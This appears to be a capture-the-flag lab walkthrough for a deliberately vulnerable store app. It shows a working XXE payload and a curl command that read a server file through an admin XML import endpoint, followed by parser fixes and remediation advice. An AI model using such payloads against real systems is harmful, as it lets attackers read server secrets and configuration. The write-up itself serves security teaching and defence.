
The OopsSec Store admin panel has a supplier order import page that parses XML. The parser resolves external entities, so we can use it to read arbitrary files off the server.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeHead to http://localhost:3000.
Prerequisites — gaining admin access
The import feature is admin-only. You’ll need to get admin access first through another vulnerability.
Reconnaissance
The supplier import page
Once you have admin access, the dashboard at /admin has a “Supplier Orders” link pointing to /admin/suppliers.

The page has a textarea for pasting XML and an “Import Order” button. A sample template is already filled in:
<?xml version="1.0" encoding="UTF-8"?>
<order>
  <supplierId>SUP-001</supplierId>
  <orderId>PO-2026-0042</orderId>
  <total>1250.00</total>
  <notes>Standard delivery — net 30 terms</notes>
</order>
The API
Submitting the form sends a POST to /api/admin/suppliers/import-order with Content-Type: application/xml. The response comes back with the parsed fields:
{
  "message": "Supplier order imported successfully.",
  "order": {
    "id": "...",
    "supplierId": "SUP-001",
    "orderId": "PO-2026-0042",
    "total": 1250,
    "notes": "Standard delivery — net 30 terms",
    "createdAt": "..."
  }
}
The notes field comes straight from the XML input. That’s our injection point.
Exploiting the XXE vulnerability
The target file
Send malformed XML (missing required fields, bad structure) and the endpoint gives back verbose errors. The response includes a debug object that leaks the absolute path to a file:
{
  "error": "Missing required fields: supplierId and orderId.",
  "debug": {
    "config": "/absolute/path/to/flag-xxe.txt",
    "received": { "supplierId": null, "orderId": null }
  }
}
That’s flag-xxe.txt at the project root.
The payload
XML supports Document Type Definitions (DTDs) that let you define entities. A SYSTEM entity tells the parser to load content from an external resource:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order [
  <!ENTITY xxe SYSTEM "file:///absolute/path/to/flag-xxe.txt">
]>
<order>
  <supplierId>SUP-001</supplierId>
  <orderId>PO-2026-0001</orderId>
  <total>0</total>
  <notes>&xxe;</notes>
</order>
When the parser hits &xxe;, it reads the file and drops its contents into notes.
Send it
Paste it into the import form, or fire it off with curl:
curl -X POST http://localhost:3000/api/admin/suppliers/import-order \
  -H "Content-Type: application/xml" \
  -H "Cookie: authToken=<your-admin-jwt>" \
  -d '<?xml version="1.0"?><!DOCTYPE order [<!ENTITY xxe SYSTEM "file:///absolute/path/to/flag-xxe.txt">]><order><supplierId>SUP-001</supplierId><orderId>PO-XXE</orderId><total>0</total><notes>&xxe;</notes></order>'
The flag
The file contents come back in notes:
{
  "message": "Supplier order imported successfully.",
  "order": {
    "supplierId": "SUP-001",
    "orderId": "PO-XXE",
    "total": 0,
    "notes": "# Supplier Integration API Configuration\n# Generated automatically — do not edit\n\napi_key=OSS{xml_3xt3rn4l_3nt1ty_1nj3ct10n}\nendpoint=https://suppliers.oss-store.internal/api/v2\ntimeout=30000\n"
  }
}
The flag is OSS{xml_3xt3rn4l_3nt1ty_1nj3ct10n}.
Secure implementation
// VULNERABLE — resolves external entities from user input
const doc = libxmljs.parseXmlString(rawXml, { noent: true, dtdload: true });

// SECURE — disable DTD processing entirely
const doc = libxmljs.parseXmlString(rawXml);
// Additionally: strip or reject any DOCTYPE declarations before parsing

After the fix:
Vulnerability chain
This exploit chains two bugs:
- Admin access, for example via JWT forgery (CWE-347) or mass assignment (CWE-915)
- XXE injection (CWE-611) — the XML parser resolves external entity declarations, letting you read arbitrary files off the server
Remediation
To fix this in a real app:
- Disable DTD processing in your XML parsers. Most libraries have flags to reject DOCTYPE declarations outright.
- Disable external entity resolution. Tell the parser to ignore
SYSTEMandPUBLICentity declarations. - Use JSON for data exchange where you can. JSON doesn’t have entity expansion.
- Strip DOCTYPE declarations from XML before parsing.
- Run the app process with minimal file system permissions. It shouldn’t be able to read config files it doesn’t need.